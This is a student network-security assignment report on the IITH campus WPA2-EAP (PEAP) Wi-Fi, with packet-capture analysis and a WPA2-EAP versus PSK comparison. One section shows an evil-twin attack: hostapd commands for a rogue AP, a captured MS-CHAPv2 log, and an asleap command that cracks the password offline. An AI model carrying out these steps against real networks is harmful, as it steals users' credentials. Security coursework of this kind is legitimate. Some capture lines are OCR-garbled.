
#### 4. EAP Authentication

- a. Wireless Client gets associated with the Access Point (AP).
- b. AP does not permit the client to send any data at this point and sends an authentication request. Establishes TLS tunnel between client and AS.
- c. The supplicant then responds with an EAP-Response Identity. The WLC then communicates the user-id information to the Authentication Server.
- d. RADIUS server responds back to the client with an EAP-PEAP Start Packet. The EAP-PEAP conversation starts at this point.
- e. The peer sends an EAP-Response back to the authentication server which contains a "client\_hello" handshake message, a cipher that is set for NULL.
- f. The authentication server responds with an Access-challenge packet that contains:
  - TLS server\_hello
  - handshake message
  - certificate
  - server\_key\_exchange
  - certificate request
  - server\_hello\_done
- g. Client responds with a EAP-Response message that contains:
  - Certificate
  - client\_key\_exchange
  - certificate\_verify
  - change\_cipher\_spec
  - TLS finished
- h. After the client authenticates successfully, the RADIUS server responds with an Access-challenge, which contains the "change\_cipher\_spec" message.  
Upon receiving this, the client verifies the hash in order to authenticate the radius server. A new encryption key is dynamically derived from the secret during the 4-way EAPOL handshake.
- i. At this point, the EAP-PEAP enabled wireless client can access the wireless network.

A: In WPA2-PEAP a TLS tunnel is established. All messages exchanged between client and AS is encrypted. The real username and password is shared inside this tunnel in EAP (response,identity) packet sent by client.

The AS then verifies the identity using active directory and then further EAP messages are exchanged and atlast PMK is present on both client and AP.

**FIGURE 4.27** EAP-PEAP process



5. Filter used: wlan.fc.type == 0

No, IITH network does not protect management frames.

No.	Time since reference or first Source	Destination	Protocol	Length	Data rate (Mb/s)	Type/Subtype	Info
1490...	57.565814315 Cisco_Id:60:52	Motorola_9a:e8:5f	802.11	286	9	Probe Response	Probe Response, SN=1411, FN=0, Flags=....R...C, BI=102, SSID=IITH_Guest
1490...	57.566298047 Cisco_Id:60:53	Motorola_9a:e8:5f	802.11	331	9	Probe Response	Probe Response, SN=1412, FN=0, Flags=....R...C, BI=102, SSID=Smart-X
1490...	57.566790511 Cisco_Id:60:53	Motorola_9a:e8:5f	802.11	331	9	Probe Response	Probe Response, SN=1412, FN=0, Flags=....R...C, BI=102, SSID=Smart-X
1490...	57.569308664 Cisco_Id:60:53	Motorola_9a:e8:5f	802.11	331	9	Probe Response	Probe Response, SN=1412, FN=0, Flags=....R...C, BI=102, SSID=Smart-X
1490...	57.569727617 Cisco_Id:60:55	Motorola_9a:e8:5f	802.11	305	9	Probe Response	Probe Response, SN=1413, FN=0, Flags=....R...C, BI=102, SSID=eduroam
1490...	57.570170815 Cisco_Id:60:55	Motorola_9a:e8:5f	802.11	305	9	Probe Response	Probe Response, SN=1413, FN=0, Flags=....R...C, BI=102, SSID=eduroam
1490...	57.570839271 Cisco_Id:60:55	Motorola_9a:e8:5f	802.11	305	9	Probe Response	Probe Response, SN=1413, FN=0, Flags=....R...C, BI=102, SSID=eduroam
1490...	57.577579998 Cisco_Id:60:56	Broadcast	802.11	332	9	Beacon frame	Beacon frame, SN=3305, FN=0, Flags=.....C, BI=102, SSID=\000
1490...	57.582323544 Cisco_Id:60:52	Xiaomi_71:9b:69	802.11	90	9	Authentication	Authentication, SN=3306, FN=0, Flags=.....C
1491...	57.588440799 Cisco_Id:60:52	Xiaomi_71:9b:69	802.11	185	9	Reassociation Response	Reassociation Response, SN=3307, FN=0, Flags=.....C
1491...	57.588760118 Cisco_Id:60:52	Xiaomi_71:9b:69	802.11	185	9	Reassociation Response	Reassociation Response, SN=3307, FN=0, Flags=....R...C
1491...	57.615691704 Cisco_Id:60:53	Broadcast	802.11	364	9	Beacon frame	Beacon frame, SN=3309, FN=0, Flags=.....C, BI=102, SSID=Smart-X
1491...	57.623279596 Cisco_Id:60:52	Xiaomi_71:9b:69	802.11	93	9	Action	Action, SN=3310, FN=0, Flags=.....C
1491...	57.626634069 Cisco_Id:60:52	Broadcast	802.11	338	9	Beacon frame	Beacon frame, SN=3311, FN=0, Flags=.....C, BI=102, SSID=eduroam
1491...	57.629356827 Cisco_Id:60:52	Xiaomi_71:9b:69	802.11	93	9	Action	Action, SN=3312, FN=0, Flags=.....C
1492...	57.629607366 Cisco_Id:60:50	Xiaomi_71:9b:69	802.11	93	9	Action	Action, SN=3312, FN=0, Flags=....R...C
1492...	57.649266902 Cisco_Id:60:50	Broadcast	802.11	335	9	Beacon frame	Beacon frame, SN=3313, FN=0, Flags=.....C, BI=102, SSID=IITH
1492...	57.657377660 Cisco_Id:60:50	Broadcast	802.11	366	9	Beacon frame	Beacon frame, SN=3314, FN=0, Flags=.....C, BI=102, SSID=\000
1492...	57.670211532 Cisco_Id:60:52	Broadcast	802.11	319	9	Beacon frame	Beacon frame, SN=3315, FN=0, Flags=.....C, BI=102, SSID=IITH_Guest
1492...	57.691919532 Cisco_Id:60:50	Broadcast	802.11	332	9	Beacon frame	Beacon frame, SN=3316, FN=0, Flags=.....C, BI=102, SSID=\000
1493...	57.694230608 Cisco_Id:60:52	Broadcast	802.11	358	9	Beacon frame	Beacon frame, SN=3317, FN=0, Flags=.....C, BI=102, SSID=\000
1493...	57.718802111 Cisco_Id:60:53	Broadcast	802.11	364	9	Beacon frame	Beacon frame, SN=3318, FN=0, Flags=.....C, BI=102, SSID=Smart-X
1493...	57.731608086 Cisco_Id:60:53	Broadcast	802.11	338	9	Beacon frame	Beacon frame, SN=3319, FN=0, Flags=.....C, BI=102, SSID=eduroam
1494...	57.740711932 Cisco_Id:60:50	Rnndract	802.11	245	9	Rearrn frame	Rearrn frame, SN=3320, FN=0, Flags=.....C, RT=102, SSID=IITH

6. Yes, it is possible to crack UID/PWD of a client in WPA2-EAP based IITH network.

The scenario could be as follows:

An Evil twin AP is created with same SSID with evil RADIUS server.

This could be done using “hostapd” tool.

```
root@alpha:~# hostapd ./hostapd.conf
Configuration file: ./hostapd.conf
Using interface wlan1 with hwaddr 60:e3:27:12:b2:de and ssid "EnterpriseWireless"
wlan1: RADIUS Authentication server 127.0.0.1:1812
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

```
root@alpha:~# cat /usr/local/var/log/radius/freeradius-server-wpe.log
mschap: Sun Nov 22 11:49:25 2015

    username: ICT\mattiareggiani
    challenge: 8f:49:cf:90:e7:aa:58:17
    response: 17:3c:45:ec:8f:19:2f:ec:68:c3:80:68:90:48:92:3c:45:ec:8f:19:2f:ec:68:a9
    john NETNTLM: ICT\mattiareggiani:$NETNTLM$73c45f90e7aa5867$173c45438f192fec8434790df0e5c34790d1
aa9
```

The client will connect to Evil infrastructure, providing their credentials, encrypted with the MS-CHAPv2 protocol, form of challenge and response, which will be stored in the freeradius-server-wpe.log file.

We can then use the Asleap tool with which we can perform an offline attack based on dictionary.

```
root@alpha:~# asleap -C 8f:49:cf:90:e7:aa:58:17 -R 17:3c:45:ec:8f:19:2f:ec:68:c3:80:68:90:48:92:3c:45:ec:8f:19:2f:ec:68:a9 -W myWordList.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "myWordList.lst".
    hash bytes:      051d
    NT hash:        07d2940c9d4ca2940c9d4es20448201a
    password:       passwordtest:)
```

7. As specified above Evil twin attack is possible.

To counter attack it users need to be careful to only connect to the real SSID and not to enter the user id and password again if authentication fails. Don't connect to the SSIDs that disconnect and reconnect frequently.

KRACK key reinstallation attack is also possible.

In this type of attack the passphrase of the network is not disclosed but all the traffic from the device can be cracked using a clone AP on different channel with man in the middle position.

To counterattack it users shall be careful to only visit website that are end to end encrypted using https or tsl.

At the organization level IITH can update to WPA3 security standard which is protected against KRACK attack as WPA3 uses fresh PMK after mutual authentication.

8. The authentication mechanism used by IITH is WPA2-EAP(PEAP).

Once the association of AP and client is complete a TSL tunnel is established between client and AS.

The EAP messages to authenticate client using username and password and reaching to a common PMK on AS and client side is done through this tunnel.

Once PMK is installed this tunnel is closed and 4-way handshake using EAPOL install PTK and GTK on the client side to enable access to the controlled ports.

The potential risks for the users using this network is losing the user id and password used to connect to the network.

This can happen if Evil twin attack is launched.

To be safe avoid using the SSID if it disconnects and reconnects randomly and frequently.


Another possible risk is losing user id and password combo of rather sensitive websites like banking and social media.

These passwords can be seen in plain text within the traffic captured if KRACK attack is launched.

To mitigate the losses visit secured websites and avoid visiting sensitive websites when on a public or open network.

9. By analysing the RSN Information Element in the Beacon Frame, we can see that:

- The AP uses PSK (Pre Shared Key) for key management
- The AP uses both AES and TKIP for pairwise keys
- The AP uses TKIP for group keys
- The AP does not support protection of management frames



## 10. Both the AP's use WPA2 security standards.

IITH uses WPA2-EAP whereas home AP uses WPA2-PSK.

In WPA2-EAP there is separate authentication server to authenticate and AP just act as a forwarder but in WPA2-PSK the AP does the authentication itself.

EAP uses user id and password to authenticate whereas PSK uses pre-shared-key to authenticate.

IITH AP is more secure as in home AP just by capturing handshake messages and any password bank one can easily crack the password of the network if he knows AP mac and STA mac.

This can be done offline even after long duration of capturing of packets.

## PLAGIARISM STATEMENT

We certify that this assignment/report is our own work (i.e., we divided equally the tasks between us to the best of our knowledge, but got to know in detail what my partner had done), based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for

assessment in any other course, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarised the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, we understand my responsibility to report honour violations by other students if we become aware of it.

Name: Sayon Deep  
Roll No: CS20MTECH12005  
  
Signature

Name: Bhavishya Sharma  
Roll No: CS20MTECH12006  
  
Signature